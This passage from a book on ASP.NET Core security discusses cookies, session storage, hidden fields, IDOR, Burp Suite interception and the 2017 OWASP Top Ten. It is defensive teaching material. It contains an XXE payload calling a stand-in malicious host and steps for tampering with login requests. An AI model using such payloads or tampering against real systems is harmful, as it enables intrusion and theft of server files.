  WLzRXjpX9OZTvqqm-J_Jk3-cOav_R7S62UMNlT7vwD5zlYlwRW1pLVheEbb↲
  JAN7WeiFkfoFz1GRaOu4; .AspNetCore.Identity.Application=CfDJ8MSVvIO
  KxT5EqwKh39urJXXO↲
  ViI6obRZxQskvy6AR2caaFOOex6UzkqrUp-dI3duxF_Aq254tciMa2pOP34↲
  3NRkeVmrxkfwUSersQwnVFZo-IBXLQVRK4OORwQr4lX9uFzbFn4r_5yVtCE↲
  QpCbfLuySQr22wVZPbZq7BDQeuKV1Er3TOflGJ6Eoq3ws6RI4TBJl1tsmYR↲
  EfSWOodn-ZFlQPzyeKxHcTwaiZO9CwW6StObdnEos7-yLHTjZfSt2rUEpGp↲
  kQ7iLZNuTCHN-XMh6Qyjr6z_H8ONtpmSuUxSngSdZNaPORITkiozJzLxDKK↲
  LQRyOgityYrxfJrdszEQS7lFPsqbHlo6Mc4TZknZWRL-nBnCQkfLM-24Cds↲
  h5ITnI8cUAQDyzZWLO6dwZG_J9VFwzxWOUiqeKyJPjTNrF7xgP_r-6BxcLr↲
  j4485veOIpUYHMs3CjfadGOHh31SO53YSmALo2V_g2sG-kerfHlWvOHJquO↲
  IqDZvPgaLXhwU-DhO8qzZKDjnstD1IMlaOiVgrcqOTUjlcK3iZghkEFhnXY↲
  BNOLZ8jZ_77QgcnzBhgH_RJOI3eUk8iHO4-gNivL18YLGxJIsVSh5ZCXTIA↲
  6G-efQ
```

You'll notice in Listing 4-12 that the *.AspNetCore.Identity.Application* cookie is identical (outside of line wrapping issues) between the first response from the server to set the cookie and in requests to the server from the browser.

Cookies, like all other information sent in client requests, can be viewed or tampered with at any time for any reason. Therefore, you should never store secure information in cookies, and you should consider adding something called a digital signature to detect tampering if you absolutely must store something that should not be changed, and even then, know that anyone can see the information in the cookie.

Cookie Scoping

Before we move on to the next type of session data storage, it's worth going over cookie configuration. There are three settings that you can see from the original set header: *path*, *samesite*, and *httponly*. Let's take a moment to discuss what these terms mean, because .NET does not create cookies with the most secure options by default.

path

This is the path that the cookie can be used in. For instance, if you have one cookie whose path is "/admin", that cookie will not be available in other folders in the site.

samesite

The two more important choices for this setting are "strict" and "lax". Here's a summary of what each of these means:

- If you have the setting as "strict", then the browser only adds the cookie to the request if the request comes from the same site.
- If "lax", then cookies will always be sent to the server, regardless of where the request came from. Cookies are still only sent to the domain that originated them, though.

Cookies generally default to "lax" if you don't have this set explicitly.

httponly

This flag tells the browser to avoid making this cookie available to JavaScript running on the page. This can help protect the cookie from being stolen by rogue JavaScript running on the page.

We'll talk about how to change these settings in .NET Core later in the book.

Session Storage

Like its predecessor, ASP.NET Core allows you to store information in *session storage*, which is basically a term for setting aside memory space somewhere and tying it to a user's session. ASP.NET Core's default session storage location is within the same process that the app runs in, but it also supports Redis or SQL Server as a distributed cache storage location.[7]

On the surface, session storage looks like a great solution to a difficult issue. There aren't any good options to store information on the browser without risking tampering, so storing information on the server seems like a great solution. However, there are two very large caveats that I must give to anyone thinking about implementing session storage:

1. Storing session information using the Distributed Memory Cache, the default storage location, is easy to set up but can cause problems with your website. If you are not careful with your storage and/or you have a lot of users, the extra session storage can cause memory demands on your server that it can't handle, causing instability.

2. In ASP.NET Core, sessions are tied to a *browser* session, not a *user* session. To see why this is a problem, imagine this scenario: User A logs into your app and then you store information about user

[7] https://docs.microsoft.com/en-us/aspnet/core/fundamentals/app-state?view=aspnetcore-3.1#session

A in session. User A logs out, but leaves the browser open. User B accesses the computer and logs in using their own credentials. Because session is tied to a browser session, user B now has access to user A's session. Any sensitive information stored for user A is now available to user B.

Especially given the session-per-browser issue, I have a hard time recommending using session for *any* nontrivial purpose. It'd just be too easy to slip up and expose information you didn't intend to do.

Hidden Fields

Just like there are input fields of type "text" or type "file" to allow users to input text or upload files respectively, there are inputs of type "hidden" to allow developers to store information, and then send it back to the server, without the user noticing. You should consider these fields for convenience only since these fields do not offer any security protection other than hiding them from the user interface. It is trivially easy for anyone with a bit of web development knowledge to find and change these values. Here are just three ways to do so:

1. Use a browser plugin to allow you to see and edit field values. Figure 4-1 contains screenshot of just one plugin – something called "Edit Hidden Fields"[8] – in action.

[8] https://chrome.google.com/webstore/detail/edit-hidden-fields/jkgiedeofneodbglnndcejlabkncfp?hl=en



Figure 4-1. *Using the "Edit Hidden Fields" Chrome plugin to see hidden fields on the default login page*

2. Listen for traffic between the browser and server and edit as desired. Here is the POST to log in that we showed earlier, this time with just the hidden field highlighted.

Listing 4-13. POST with hidden field data highlighted

```
POST https://localhost:44358/Identity/Account/Login HTTP/1.1
<<HEADERS REMOVED FOR BREVITY>>

Input.Email=testemail%40scottnorberg.com&Input.Password=this_is_
not_my_real_password&Input.RememberMe=true&__RequestVerificationTo
```

```
ken=CfDJ8DJ4p286v39BktskkLOxqMv5EqdLhNGxIf80E9PV_2gwoJdBgmVRs2rmk_
b4uXmHHPWdgRdQ9BeIUdQfmilDxu-E9fDOdTkEavW1P1dnFBGVHQ4W5xutOoGf4nN9kdkGOj
LG_ihKZjWOhSHQMXmmxuO&Input.RememberMe=false
```

You can edit and resend the information seen in Listing 4-13 with several tools. My favorite is Burp Suite, which I'll show later this chapter, and can be downloaded from https://portswigger.net/burp.

3. Open up the development tools in your browser, find the field, and change it manually.

While there are some uses for hidden fields, they generally should be avoided if you have any other alternative.

HTML 5 Storage

New in HTML5 are two methods for storing information on the user's browser, both accessible via JavaScript:

- **window.localStorage**: Data is stored by the browser indefinitely.
- **window.sessionStorage**: Data is stored by the browser until the tab is closed.

These new means to store information are incredibly convenient to use. The problem is that, even if we assume that the browser is 100% secure (which it probably isn't): if you make *any* mistake that allows an attacker to execute JavaScript on your page (see "Cross-Site Scripting" in the next chapter), then all of this data is compromised. So, don't store *anything* here that isn't public information.

Cross-Request Data Storage Summary

Unfortunately, as you can see, it's tough storing cross-request information securely. Every storage method has security issues, and some have scalability issues as well. We'll address some fixes later in the book, but for now just remember that most of the solutions out there have problems you need to be careful to avoid.

Insecure Direct Object References

It's likely that you have needed to reference an object ID in your URL, most commonly via a query string (e.g., `https://my-site.com/orders?orderId=44`) or in the URL itself (e.g., `https://my-site.com/orders/detail/44`). In some cases, users can access any object that could be referenced, making it irrelevant that this can be changed relatively easily. Other times, though, you want to lock down what a user could potentially see. The example in this paragraph is likely one of the latter – it's tough to imagine a system where allowing a user to see ALL orders in the system by changing the order ID is desirable behavior.

You need to prevent users from changing the URL to access objects that they normally wouldn't have access to, but if you forget to implement the preventative measures, you have introduced an Insecure Direct Object Reference (IDOR). This type of vulnerability requires your attention because it is easy to forget during development and easy to miss during testing, but flies under the radar of many security professionals because it is hard to find without specific knowledge of the business rules behind the website being tested.

Burp Suite

To test some of the security concepts in this book, we'll need to be able to craft our own requests and submit them to the server without a browser getting in the way. There are several tools out there that can do this, but my favorite is called *Burp Suite*. Despite its odd name, it's the tool of choice for many web penetration testers. The vendor for Burp, Portswigger, sells Burp Suite in three versions:

- **Community**: A free version that allows you to run a wide variety of attacks against individual web pages
- **Professional**: An affordable product ($399 per year) that includes all the features of the Community edition plus automated scanning
- **Enterprise**: A more expensive product that tracks automated scans

The Community edition is good enough for the vast majority of work in this book, so I suggest you download it here: https://portswigger.net/burp/communitydownload. If you're running Windows, you can just download and run the installer and the installer will do the rest (including copying the version of Java it needs into the program folder).

To give you a feel for how it works, I'll show you how to intercept and edit traffic during a typical login. First, start the app, and on the first screen, as shown in Figure 4-2, click *Next* (since all you'll see are configuration options that aren't available in the Community edition).



Figure 4-2. *Burp Suite project setup screen*

On the next screen, shown in Figure 4-3, go ahead and click *Start Burp*.



Figure 4-3. *Burp Suite configuration screen*

Once Burp has started, you should get a screen that looks like the one seen in Figure 4-4.



Figure 4-4. *Burp Suite home screen*

You should see some sample findings on the upper right, but you can ignore these for now. Burp is now listening as a proxy on port 8080, but you'll need to configure your computer to use port 8080 as a proxy. Instructions on how to do this will vary based on operating system, but here's how to do it on Windows 10:

1. Open Internet Explorer (no, you won't actually have to use the browser).
2. Click the settings gear in the upper right-hand corner.
3. Click Internet Options.
4. Click the *Connections* tab.
5. Click *LAN settings.*

6. Check *Use a proxy server for your LAN (These settings will not apply to dial-up or VPN connections)*.
7. Click the *Advanced* button.
8. Take note of the current settings – you'll need to put these back in when you're done testing.
9. Under HTTP and Secure, use proxy address "localhost" and port "8080", like the screenshot in Figure 4-5.



Figure 4-5. *Proxy settings for Burp*

10. Click *OK* on the next three screens to exit out of IE settings.

Tip When you're running Burp as a proxy, Burp will intercept all requests, and unless you tell it otherwise, it will ask you whether you want to forward the request. This can be *very* cumbersome if you have a browser open doing something that's unrelated to testing (like listening to streaming music). I'd suggest closing all browsers and only do testing while the Burp proxy is on.

To use the Burp Repeater to intercept, change, and resubmit data, follow these steps:

1. Open the *Proxy* tab within Burp.
2. Open your website.
    a. You will need to click *Forward* in order to forward the request onto the app.
3. Try to log into your app, but use a bad password.
4. In Burp, go to the *HTTP history* tab in the lower set of tabs.
5. In the list of requests, find the POST that represents your login, similar to what is shown in Figure 4-6.



Figure 4-6. *Login POST in Burp Suite Proxy*

6. Right-click the line item, and then click *Send to Repeater.*
7. In the Request area, change the password field (here, *Input. Password*) to your real password.
8. Click *Send.*

If you did everything correctly, your screen should now look something like Figure 4-7.



Figure 4-7. *Burp Suite repeater*

You should be able to see something in the response that indicates that the login was successful. In this case, there are two new cookies: *AUTH_USER* and *AUTH_PASSWORD*, so you can be reasonably sure that the correct login was sent.

Of course, I didn't have to change just the password – I could have changed other values, including things that are tough to change in browsers like cookies and other headers. Because of this, I'll use Burp when testing various concepts throughout the book.

Tip Don't forget to change your proxy settings back to what they were! Otherwise you won't be able to access the Internet because all the requests are being sent to a nonfunctioning proxy.

OWASP Top Ten

The last topic I'll cover in this chapter is the OWASP Top Ten list.[9] OWASP, the Open Web Application Security Project, is a non-profit organization devoted to promoting application security tools and concepts. In addition to creating several free and open source security tools (including the extremely popular Zed Attack Proxy (ZAP)[10] – a tool that scans websites for security vulnerabilities), OWASP puts out documentation intended to help developers and penetration testers improve the security of their web and mobile applications. Perhaps their most famous documentation is their Ten Most Critical Web Application Security Risks. The list gets updated every few years, though disturbingly stays relatively static from list to list, indicating that we as a software development community are doing a terrible job fixing issues that we know are there.

Before I get to the list itself, I'd like to suggest that the list gets a little too much emphasis within the application development security community. Part of the problem is that several of the items on the list are not actionable. For example, #4, XML External Entities, is a specific vulnerability that has a specific fix, but several others seem to be catchalls for general categories of vulnerabilities. Despite the list's flaws, it can be a good point to start a discussion. Plus, if you are getting into web security, you'll be expected to know them, so here is the 2017 list.

A1: 2017 – Injection

This category covers most ways in which an attacker can inject their commands in your requests to databases, operating systems, etc. We will cover the most common of these, SQL injection, at the beginning of the next chapter.

A2: 2017 – Broken Authentication

This category covers an extremely wide range of issues around authentication, including vulnerable passwords, session tokens, etc.

The default implementation of ASP.NET Core is not vulnerable in the ways that other web applications built with other frameworks are, but badly implemented integrations with third-party identity providers certainly fall under this category.

[9] www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf

[10] www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project

A3: 2017 – Sensitive Data Exposure

Most nontrivial websites track sensitive information, such as Personally Identifiable Information. Unfortunately, many websites store this information insecurely and/or make it too easily accessible to malicious users, effectively making personal information public.

Unlike most of the other vulnerabilities in this list, there is not much the ASP.NET Core framework provides you that helps you find and fix issues that fall under this category. There aren't any methods that I am aware of that are built within the framework that make it easy for developers to mark certain data as sensitive, much less audit where they are available for viewing by users. On top of that, because "sensitive data" is usually very application specific, the security scanners that we'll talk about in the last chapter can't find these either.

A4: 2017 – XML External Entities (XXE)

In short, an XXE attack allows hackers to take advantage of unsafe DTD (document type definition) processing to call external endpoints. Here is an example of XML that, if processed unsafely, would result in an XXE attack.

Listing 4-14. XML document showing an XXE attack

```
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "http://malicious-site.com"> ]>
<root>
  <somevalue>&xxe;</somevalue>
</root>
```

In Listing 4-14, the DOCTYPE, the document declares an entity called "xxe", which is set to the contents of "http://malicious-site.com". (This can also be a file on your server, such as your web.config, appsettings.json, system files, or basically anything else on your server that the website itself has access to.) The contents of that site are included in the document by setting the value of "somevalue" to "&xxe;".

The harm that can be caused by an XXE attack varies greatly depending on the processing that is done on the XML document after the external entity is loaded. If the XML values are written to the page, then an attacker can use an XXE attack to write the contents of system files onto the web page. If the contents are written to a data store, then the attacker can attempt an injection attack and execute their own code.

To stop this vulnerability from doing your system harm, the .NET team has already turned off DTD parsing by default. To turn it on, you'd have to do something like the code shown in Listing 4-15.

Listing 4-15. Code showing the XML Resolver for an XmlDocument being set

```
var xmlDoc = new XmlDocument();
xmlDoc.XmlResolver = new XmlUrlResolver();
xmlDoc.LoadXml(xml);
```

If you absolutely need DTD parsing, you should strongly consider writing your own `XmlResolver` that does *only* what you need it to do. Otherwise, leave it off to prevent XXE attacks.

A5: 2017 – Broken Access Control

This is OWASP's category for ensuring that your authorization is set up properly, both in terms of whether the intended users can access a particular resource and in terms of whether intended users can change access to a resource for others.

ASP.NET has mixed success in creating easy ways for developers to create robust access controls. Their role-based model of ensuring that only people in certain roles can hit certain endpoints is fairly robust. There are other scenarios that are lacking, however. I'll dig into this further later on.

A6: 2017 – Security Misconfiguration

This seems to be OWASP's catchall category for security issues that aren't traditionally fixed by writing code. Examples that they give are as follows:

- Incomplete or ad hoc configurations
- Open cloud storage
- Misconfigured HTTP headers (or likely with ASP.NET Core – lack of configuration around HTTP headers)
- Verbose error messages
- Systems patched and upgraded in a timely fashion

I will cover most of these concepts later in the book.

A7: 2017 – Cross-Site Scripting (XSS)

Cross-Site Scripting (also referred to as *XSS*) is a vulnerability that allows hackers to insert JavaScript that they wrote into your web pages. (Technically this could be referred to as JavaScript injection and could easily have been lumped into item #1, but for some reason OWASP decided to make this a separate category.)

ASP.NET has made a lot of improvements in this area in the last few years, so you have to try to introduce XSS vulnerabilities as a .NET developer.

A8: 2017 – Insecure Deserialization

Insecure deserialization refers to logic flaws when turning input text (such as JSON) and turning it into objects to use within .NET. You can see some examples in this slide deck from a Black Hat presentation in 2017: `www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-Json-Attacks.pdf`.

I won't cover this more later in the book, but instead, I'll give you some general advice here:

- When possible, use the most commonly used libraries (like Newtonsoft for JSON formatting).
- Keep your libraries up to date with the latest version.
- Avoid deserializing untrusted input whenever possible.
- Validate the format of all data before deserializing whenever possible.

